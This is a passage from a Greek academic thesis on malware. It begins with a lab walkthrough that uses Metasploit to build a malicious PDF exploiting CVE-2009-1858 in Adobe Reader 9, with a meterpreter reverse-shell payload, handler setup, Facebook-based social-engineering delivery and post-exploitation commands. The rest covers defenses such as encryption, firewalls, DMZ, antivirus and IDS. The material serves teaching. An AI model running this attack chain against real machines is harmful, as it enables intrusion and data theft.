Με την χρήση εικονικών μηχανών (virtualization) η μελέτη είναι ασφαλής χωρίς επιπτώσεις κάποιου κακόβουλου λογισμικού στο κύριο λειτουργικό σύστημα σε πραγματικό τοπικό περιβάλλον ΛΣ ενός Η/Υ. Για το εικονικό περιβάλλον (Virtual Machine – VM) που χρησιμοποιείται το open source λογισμικό VMware Player (www.vmware.com, Last accessed in February 2019). Στο VM έγινε εικονική εγκατάσταση τερματικού με λειτουργικό σύστημα Windows 7 Professional N, καθώς και το λογισμικό BackTrack 5 R3, που είναι ΛΣ Linux τόσο για τους επαγγελματίες IT security staff και όσο και για τους hackers. Τα δύο ΛΣ εγκαθιστάθηκαν στο ίδιο VM, έτσι ώστε το ΛΣ Win 7 Pro να προσομοιάσει το τερματικό που δέχεται επίθεση με malicious pdf, ενώ το δεύτερο VM να προσομοιάσει το τερματικό του κακόβουλου χρήστη. Για την προσομοίωση της επίθεσης, χρησιμοποιείται η γραμμή εντολών «mfconsole» του Metasploit® μέσω των εφαρμογών του BackTrack. Το Metasploit® που είναι το δημοφιλέστερο penetration testing framework.

Αντικειμενικός Σκοπός της Προσομοίωσης


Ο αντικειμενικός σκοπός της προσομοίωσης είναι η επίθεση σε ένα τερματικό χρήστη ενός ΠΣ και ο απομακρυσμένος έλεγχός του. Η μεθοδολογία της επίθεσης είναι η δημιουργία/επιλογή ενός malicious pdf αρχείου, που ανοίγει με το Adobe®

Reader έκδοσης 9 και υπάρχει εγκαταστημένο στο Win 7 Pro-N εικονικό τερματικό του χρήστη. Στην συνέχεια της προσομοίωσης, ο hacker ανεβάζει το malicious pdf σε μια ιστοσελίδα, όπου προηγείται συχνά ο εικονικός χρήστης. Δια μέσου της διαδικτυακής παραπλάνησης, ο εικονικός χρήστης κάνει λήψη του μολυσμένου αρχείου και το αποθηκεύει στην επιφάνεια εργασίας του τερματικού του. Όταν ο χρήστης ανοίξει το μολυσμένο αρχείο, τότε εκτελείται ο εγχυμένος κακόβουλος κώδικας, δημιουργώντας μια backdoor, που δεν γίνεται αντιληπτή από τον χρήστη, και μπορεί ο κακόβουλος χρήστης να εκτελέσει εντολές απομακρυσμένης εισβολής στο τερματικό του ανυποψίαστου χρήστη. Με τον τρόπο αυτό, και για όσο χρονικό διάστημα υπάρχει ανοιχτός ο εικονικός Η/Υ του χρήστη, ο hacker μπορεί να εκμαιεύσει ή να τροποποιήσει τα αποθηκευμένα δεδομένα του Η/Υ.

Εκτέλεση Προσομοίωσης

Η εκτέλεση του εικονικού σεναρίου, βασίζεται στο εγχειρίδιο του Metasploit®, μέσω της γραμμής εντολών [33]. Ακολούθως, περιγράφεται αναλυτικά ο τρόπος εκτέλεσης των εντολών με τα αντίστοιχα στιγμιότυπα οθόνης:

1. Από την γραμμή εντολών msfconsole επιλέγουμε ***Applications → Exploitation Tools → Metasploit → msfconsole***



2. Το penetration testing tool διαθέτει έτοιμα pdf αρχεία για εκμετάλλευση και εκτέλεση κακόβουλου κώδικα. Στο παράδειγμά μας επιλέγεται η ευπάθεια CVE-2009-1858 που προκαλεί σφάλμα στην μνήμη του υπολογιστικού πόρου λόγω του φίλτρου JBIG2 σε μολυσμένο pdf αρχείο. Το JBIG2 είναι ένα διεθνές πρότυπο εικόνας. Το φίλτρο JBIG2 σε εκδόσεις του Adobe® Reader 7, 8 και 9 επιτρέπει σε απομακρυσμένους εισβολείς να εκτελούν αυθαίρετους κώδικες μέσω απροσδιόριστων διανυσμάτων μνήμη διαφθοράς, και να καταλαμβάνει το σύστημα [39],[40].

> search adobe

> use windows/fileformat/adobe_jbig2decode

3. Στην συνέχεια, γίνεται η διαμόρφωση του κακόβουλου φορτίου, και η αποστολή του για σύνδεση με πρωτόκολλο TCP:

> set payload windows/meterpreter/reverse_tcp

> show options

4. Εκτελείται η εντολή ifconfig από την κονσόλα για έλεγχο της διεύθυνσης IP του εικονικού μηχανήματος με το οποίο θα υπάρξει επικοινωνία. Εν συνεχεία, παραμετροποιείται το LHOST για να ανοιχτεί κανάλι επικοινωνίας με ένα interface. Στο συγκεκριμένο παράδειγμα χρησιμοποιούμε την IP του εικονικού μηχανήματος του χρήστη:

> set LHOST 192.168.1.74

> show options

5. Έπειτα, στο μηχάνημα του εικονικού hacker, μετονομάζουμε και αποθηκεύουμε το pdf αρχείο:


> set filename attacker.pdf

> set outputpath /tmp/

> show options

6. Δημιουργούμε το επιτιθέμενου αρχείου:

> exploit



7. Χρησιμοποιούμε εντολές δημιουργίας σύνδεσης για την επίθεση στο στόχο:

> use exploit/multi/handler


> set payload windows/meterpreter/reverse_tcp

> set lhost 192.168.1.74


> show options

8. Εκτελούμε με την εντολή exploit την επίθεση:

> exploit



9. Ελέγχουμε την δημιουργία του malicious pdf στο file path:




10. Επιλογή του Facebook για το upload του pdf. Θα μπορούσε να γίνει και ανέβασμα σε οποιοδήποτε άλλο social media, ιστοσελίδα ή e-mail σύστημα. Εν συνεχεία, ο χρήστης υποτίθεται ότι κάνει download το αρχείο από το Facebook και το αποθηκεύει τοπικά στην Επιφάνεια Εργασίας του τερματικού του.

11. Με την προσπέλαση του αρχείου από τον χρήστη, εκτελείται το κακόβουλο φορτίο και με την εμφάνιση του διερμηνευτή εντολών «**meterpreter**» στην κονσόλα του hacker, ο κακόβουλος χρήστης επιτυγχάνει σύνδεση με το τερματικό του ανυποψίαστου χρήστη. Έτσι, ο hacker μπορεί να λάβει ευαίσθητα δεδομένα από τον υπολογιστικό πόρο του χρήστη, εκτελώντας ορισμένες εντολές όπως:

> *sysinfo* (system informations, πληροφορίες του ΛΣ του χρήστη)

> *getuid* (get user identity, λήψη των στοιχείων ταυτότητα του μηχανήματος του χρήστη)

> *pwd* (print working directory, απομακρυσμένη προσπέλαση του συστήματος αρχειοθέτησης)



Συνοψίζοντας, στην συγκεκριμένη προσομοίωση επιλέχθηκε το σενάριο επίθεσης με malicious pdf, και η εντοπισμένη αδυναμία του θύματος είναι η χρήση παρωχημένου και ευπαθές λογισμικού ανάγνωσης αρχείων pdf, δηλαδή το Adobe® Reader έκδοσης 9. Μέσω κοινωνικής μηχανικής, δηλαδή εκμετάλλευσης του Facebook επί παραδείγματι, ο hacker ξεγελά τον χρήστη για να αποκτήσει πρόσβαση στο τερματικό του. Με την επίτευξη της απομακρυσμένης και μη ανιχνεύσιμης σύνδεσης, ο hacker εισβάλλει στον Η/Υ του χρήστη, και με την εκτέλεση περαιτέρω εντολών να ζημιώσει το σύστημα ή να υποκλέψει δεδομένα.

Κεφάλαιο 4ο

Σύγχρονο Πλαίσιο Προστασίας

Ένα προτεινόμενο πλαίσιο προστασίας από κακόβουλο λογισμικό και περιορισμού λανθασμένων ενεργειών από την πλευρά των απλών χρηστών, περιλαμβάνει ενέργειες προετοιμασίας, ελέγχου και ενημέρωσης. Αυτό το πλαίσιο συχνά αναφέρεται ως «Πολιτικές Ασφαλείας», δηλώνοντας τις γραμμές εκείνες που πρέπει να ακολουθούνται σε ατομικό, συλλογικό, επιχειρηματικό, ή εθνικό επίπεδο, με σκοπό την αντιμετώπιση κακόβουλων ενεργειών επί ΠΣ γενικότερα. Οι πολιτικές στην προετοιμασία και στην σχεδίαση αντιμετώπισης malware λογισμικού, δεν περιλαμβάνουν μόνο προγράμματα και συστάσεις χειρισμού από έναν Η/Υ έως σύνθετα δίκτυα υπολογιστών, αλλά πρέπει να περιλαμβάνουν και την κατάλληλη εκπαίδευση στην ΑΠΣ τόσο του απλού χρήστη όσο και του εξειδικευμένου προσωπικού εταιρειών Πληροφορικής, Η/Υ και κέντρων μηχανογράφησης. Επομένως, ο συνδυασμός προγραμμάτων προστασίας από malware (anti-malware software), των γνώσεων των χρηστών στην ΑΠΣ (απλών χρηστών, IT staff και administrators), καθώς και της συνεχούς τεχνικής εκπαίδευσης, συμβάλλει καθοριστικά στον περιορισμό λαθών και αναγνώρισης των κινδύνων.

4.1 Ασφάλεια στα Δίκτυα Η/Υ & στο Διαδίκτυο

Η ασφάλεια στην δικτυακή κίνηση και επικοινωνία των υπολογιστικών πόρων σε ένα ΠΣ είναι πολύ σημαντική. Το IT προσωπικό (δηλ. προσωπικό Πληροφορικής, Τεχνικοί Η/Υ, IT Management Staff, Cyber-security officers, κλπ.) οφείλει να εφαρμόζει πολιτικές για τον περιορισμό των πιθανοτήτων λαθών χειρισμού ή επίθεσης από hackers και υποκλοπής δεδομένων.

Κρυπτογράφηση Δικτυακών Επικοινωνιών

Η επικοινωνία μεταξύ των κόμβων ενός Intranet (εσωτερικού) δικτύου Η/Υ LAN/WAN, είτε δικτύου ΠΣ που διαθέτει ανοιχτές θύρες για την επικοινωνία και με το Διαδίκτυο, πρέπει να είναι κρυπτασφαλισμένη. Δηλαδή, πρέπει η Εταιρεία, ο Οργανισμός, κλπ., να χρησιμοποιεί αλγορίθμους κρυπτογράφησης για την διασφάλιση της πληροφορίας και των βάσεων δεδομένων του από επιθέσεις, τροποποιήσεις και υποκλοπές [41]. Η χρήση κρυπτογραφικών μεθόδων, συμμετρικών και ασύμμετρων, εξασφαλίζει σε μεγάλο βαθμό την αντιμετώπιση επιθέσεων τύπου Man-in-the-Middle [42].

Αποτελεσματικοί αλγόριθμοι κρυπτασφάλισης είναι ο Triple-DES (Data Encryption Standard), ο RSA (Rivest-Shamir-Adleman), ο AES (Advanced Encryption Standard), ο DSA (Digital Signature Algorithm) και ο αλγόριθμος Rijndael. Μάλιστα, οι τρεις τελευταίοι χρησιμοποιούνται επισήμως από τους κρατικούς φορείς των Η.Π.Α. Η κατηγοριοποίηση των κρυπτογραφικών αλγορίθμων σε συμμετρικούς και μη, έχει να κάνει με τον τρόπο κρυπτογράφησης. Οι συμμετρικοί κρυπτογραφούν και αποκρυπτογραφούν με το ίδιο κλειδί. Υπάρχει μεγάλη βιβλιογραφία γύρω από την σύγκριση μεταξύ των κατηγοριών. Γενικότερα, υπάρχει τάση χρήσης συμμετρικών αλγορίθμων για χρήση σε διαχείριση μεγάλων δεδομένων, εξαιτίας της ταχύτητας στην εκτέλεσή τους, ενώ οι ασύμμετροι εμφανίζονται αργοί αλλά ασφαλέστεροι. Υπάρχουν βέβαια και τρόποι συνδυασμούς τους έχοντας ως αποτέλεσμα την υβριδική κρυπτασφάλιση [43]. Ειδικά για τα ασύρματα δίκτυα, ο αλγόριθμος AES διαφαίνεται αποτελεσματικότερος [44].

Για την κρυπτασφάλιση των δικτύων Η/Υ, αλλά και τηλεφωνικών δικτύων και δορυφορικών επικοινωνιών, χρησιμοποιούνται κρυπτοσυσκευές, οι λεγόμενες «crypto devices» ή απλώς «crypto». Η σημασία της λειτουργίας τους είναι καθοριστική, ειδικά για απόρρητα δίκτυα και δίκτυα Intranet για ένα κράτος και τις Ένοπλες Δυνάμεις [45],[46].

Firewalls (Τοίχοι Προστασίας)

Με τον όρο «Firewall» εννοείται ένα λογισμικό προστασίας ή μια συσκευή προστασίας, ή συνδυασμός και των δύο, δηλαδή hardware και software, τα οποία

παραμετροποιούνται για να ελέγχουν την δικτυακή κίνηση βάσει ορισμένων κανόνων. ο οποίος ελέγχει τη διέλευση δικτύου μέσω αυτού, και αρνείται ή επιτρέπει τη μετάβαση με βάση ένα σύνολο κανόνες. Μεταφορικά, το firewall είναι ένας τοίχος μεταξύ δύο δικτύων, είτε μεταξύ Intranets είτε μεταξύ Intranet – Internet. Η σωστή παραμετροποίηση των firewalls και η τακτική συντήρηση και αναβάθμισή τους, επιτρέπουν την ορθή λειτουργία τους και την μακροπρόθεσμη εκμετάλλευσή τους.

Ένα firewall αποτρέπει μη εξουσιοδοτημένους χρήστες ενός ΠΣ να εισέλθουν σε αυτό. Χρησιμοποιείται ευρέως στην εφαρμογή εικονικών ιδιωτικών δικτύων VPN. Όμως, η ύπαρξη firewalls σε ένα σύστημα δεν εξασφαλίζουν την ασφάλεια του συστήματος από εσωτερικούς κακόβουλους χρήστες και από την ηλεκτρονική διακίνηση μολυσματικών αρχείων από ιούς.

Τα firewalls ταξινομούνται αναλόγως την λειτουργίας τους, σε Packet Filtering Routers και σε Proxy Servers (ή Application Gateways). Οι Packet Filtering δρομολογητές κάνουν αυτό που λέει το όνομά τους, δηλαδή δρομολογούν τα πακέτα στο δίκτυα με βάση εντολές ελέγχου της IP διεύθυνσης του αποστολέα και παραλήπτη, τις πόρτες TCP/UDP προέλευσης και προορισμού της πληροφορίας, το ICMP μήνυμα κλπ. Οι Proxy Servers (ή Proxies) παρεμβάλλονται μεταξύ δύο δικτυακών μερών (network endpoints), διαχωρίζοντας το μοντέλο πελάτη – εξυπηρετητή σε δύο διασυνδέσεις, με σκοπό τον έλεγχο επικοινωνιώ ν HTTP, FTP, Telnet, SMTP, κ.α., και την αυθεντικοποίηση χρηστών [47].

Demilitarized Zone (DMZ)

Η «Αποστρατικοποιημένη Ζώνη», η DMZ περιοχή όπως αλλιώς ονομάζεται, αποτελεί μια αρχιτεκτονική δικτύου για τον διαχωρισμό των διαφόρων υποδικτύων ενός ΠΣ με το Διαδίκτυο ή τρίτα ΠΣ. Η DMZ περιοχή μπορεί να είναι ένα λογικό υποσύστημα ή ένα φυσικό δίκτυο που λειτουργεί ως ασφαλής γέφυρα μεταξύ ενός εσωτερικού και ενός εξωτερικού δικτύου. Η χρήση αρχιτεκτονικής DMZ θεωρείται ασφαλέστερη από ένα firewall, καθώς μπορεί να λειτουργήσει και ως Proxy Server για υπηρεσίες Web, Mail, VoIP και FTP.

Λογισμικά Antivirus – Antimalware

Ο όρος antivirus software ξεκίνησε όταν έγιναν γνωστοί οι ιοί των υπολογιστών, ως κακόβουλα προγράμματα που προκαλούν ζημίες στους υπολογιστικούς πόρους. Με το πέρασμα των ετών και την δημιουργία πολλών κακόβουλων προγραμμάτων, η έννοια antimalware είναι πλέον αποδοτικότερη, για να χαρακτηρίσει τα λογισμικά εκείνα που χρησιμοποιούνται για την ανάδραση, ανίχνευση, επεξεργασία, και εν γένει για την προστασία των υπολογιστικών συστημάτων από κακόβουλο κώδικα.

Οι περισσότερες επιλογές antimalware λογισμικού περιλαμβάνουν παρόμοια βασικά χαρακτηριστικά, δηλαδή δυνατότητες για προγραμματισμένες σαρώσεις συστημάτων και μονάδων (USB, Ports, κλπ.), την ασφάλεια στις υπηρεσίες του ηλεκτρονικού ταχυδρομείου, δυνατότητα ενημέρωσης του χρήστη εντοπισμού malware, και εργαλεία αντιμετώπισης του malware. Τα προγράμματα προστασίας από malware εκτελούν κατά κύριο λόγο έλεγχο δυαδικού κώδικα σε λογισμικά που εμφανίζονται στο υπολογιστικό σύστημα ή γίνονται downloaded από το Διαδίκτυο ή προσπαθούν να προσπελάσουν αρχεία ή να μεταβάλλουν άλλα λογισμικά, και τα συγκρίνουν με μια βάση δεδομένων τους, με αποτέλεσμα την ενημέρωση του χρήστη και τον αποκλεισμό ή αποδοχή εκτέλεσής τους. Πλέον, έχουν αναπτυχθεί και συμπεριληφθεί στις εμπορικές και open source σουίτες των προγραμμάτων προστασίας εργαλεία για την διαδικτυακή σάρωση και σάρωση σε πραγματικό χρόνο, τόσο ιστοσελίδων όσο και εφαρμογών και pre-installed προγραμμάτων από το διαδίκτυο, για την ύπαρξη κακόβουλου λογισμικού.

Από τα παραπάνω, συμπεραίνεται αβίαστα ότι η σημαντικότερη ενέργεια από πλευράς του απλού χρήστη είναι η διατήρηση ενημερωμένου (updated) των προγραμμάτων antivirus – antimalware στον Η/Υ του, αλλά πλέον και στα smartphones, tablets, κλπ.

Χρήση πρωτοκόλλου IEEE 802.11

Το πρωτόκολλο IEEE 802.11 αποτελεί μέρος του πρωτοκόλλου LAN IEEE 802 της IEEE (Institute of Electrical and Electronics Engineers), καθορίζοντας τον έλεγχο των πρωτοκόλλων MAC και των πρωτοκόλλων φυσικού επιπέδου, για την υλοποίηση ασύρματης επικοινωνίας δικτυακών κόμβων σε ένα WLAN δίκτυο, σε διάφορες συχνότητες. Πρόκειται για το ευρύτερο χρησιμοποιούμενο πρότυπο ασύρματης δικτύωσης υπολογιστών παγκοσμίως. Με το πρωτόκολλο αυτό, Η/Υ, εκτυπωτές και

«έξυπνες» συσκευές, μπορούν να διασυνδέονται μεταξύ τους και να έχουν πρόσβαση στο Διαδίκτυο.

Για την διασφάλιση της ασφαλής επικοινωνίας σε ασύρματα δίκτυα, το IEEE 802.11 πρότυπο περιλαμβάνει ένα σύνολο χαρακτηριστικών ασφαλείας. Τα κυριότερα μέρη του είναι το Service Set Identifier (SSID), το Access Control List (ACL), και το Wired Equivalent Privacy (WEP). Το SSID είναι ένα μοναδικό χαρακτηριστικό 32 χαρακτήρων για την είσοδο του χρήστη σε ένα Access Point (AP) ενός ασύρματου δικτύου. Ο μηχανισμός SSID είναι υποχρεωτικός στο πρότυπο σε σχέση με άλλα χαρακτηριστικά ασφαλείας του προτύπου [48]. Το ACL χρησιμοποιείται για την αποτροπή μη εξουσιοδοτημένης πρόσβασης σε ένα ασύρματο δίκτυο από τους διαχειριστές του δικτύου. Το WEP πρωτόκολλο αποτελεί έναν επιπλέον μηχανισμό προστασίας από επιθέσεις τύπου eavesdropping, προσφέροντας κρυπτογράφηση της ασύρματης επικοινωνίας και μηχανισμό αυθεντικοποίησης μεταξύ μιας κινητής συσκευής και ενός AP.

Συστήματα Ανίχνευσης Εισβολών (IDS)

Τα Συστήματα Ανίχνευσης Εισβολών (IDS - Intrusion Detection Systems) είναι λογισμικά ή συνδυασμός υλικού και λογισμικού, για την ανίχνευση και προειδοποίηση των χρηστών και διαχειριστών ενός ΠΣ από επιθέσεις ή ίχνη προσπελάσεων σε malware. Τα IDS, όπως τα Firewall, ελέγχουν τα εισερχόμενα δικτυακά πακέτα σε έναν κόμβο εισόδου του ΠΣ, και επιτρέπουν ή όχι την πορεία τους [49].

Επειδή η παραβίαση ενός ΠΣ μπορεί να γίνει από εξωτερικούς hackers ή και από εσωτερικούς hackers (βλ. δυσαρεστημένους υπαλλήλους όπως προαναφέρθηκε σε παραπάνω κεφάλαιο), τα IDS ποικίλουν στην αρχιτεκτονική δικτύου ενός ΠΣ. Έτσι, τα Network IDS (NIDS) τοποθετούνται σε στρατηγικά σημεία του ΠΣ, σε APs και γενικά σε σημεία παρακολούθησης της δικτυακής κίνησης. Τα NIDS μπορούν στην σημερινή εποχή να συνδυάζονται με συστήματα Τεχνητής Νοημοσύνης, για την ανάλυση μεγάλου όγκου μεταδιδόμενης πληροφορίας, ακόμη και για την πρόβλεψη επιθέσεων από λάθη χρηστών και ευρέσεων κενών ασφαλείας [50]. Τα Host-based IDS (HIDS) είναι, από την άλλη μεριά, συστήματα ανίχνευσης που εκτελούνται σε ιδιωτικές – ατομικές συσκευές (individual hosts). Τα Wireless IDS (WIDS) λειτουργούν ομοίως για τον έλεγχο της ασύρματης δικτυακής κίνησης. Τέλος, τα Network Behavior Analysis (NBA) αναφέρονται στα συστήματα ανίχνευσης συγκεκριμένων κακόβουλων

λογισμικών και ανίχνευσης μεγάλων διακυμάνσεων δικτυακών κινήσεων, που το πιθανότερο παραπέμπουν σε επιθέσεις τύπου DDoS.

4.2 Προτεινόμενες Πολιτικές Ασφαλείας

Για την διαχείριση της ΑΠΣ και τον περιορισμό των κινδύνων από επιθέσεις κακόβουλων χρηστών, για κάθε ΠΣ πρέπει να δημιουργούνται ένα σύνολο από διαδικασίες. Οι διαδικασίες αυτές αναφέρονται ουσιαστικά σε αυτό που ονομάζεται Πολιτικές Ασφαλείας (Security Policies) ενός ΠΣ. Οι Πολιτικές Ασφαλείας περιλαμβάνουν έγγραφες οδηγίες, κανόνες και υπευθυνότητες του προσωπικού ενός ΠΣ. Πολλές φορές, οι Πολιτικές Ασφαλείας συγχέονται με το Σχέδιο Ασφαλείας (Security Plan) του ΠΣ, όμως, το τελευταίο αποτελεί το άθροισμα των Πολιτικών Ασφαλείας του ΠΣ με τα τεχνικά Μέτρα Προστασίας που εφαρμόζονται για το ΠΣ. Οι Πολιτικές Ασφαλείας προωθούν μια ενιαία νοοτροπία σε θέματα ΑΠΣ στο προσωπικό και στους χρήστες ενός ΠΣ, και στις περισσότερες προηγμένες 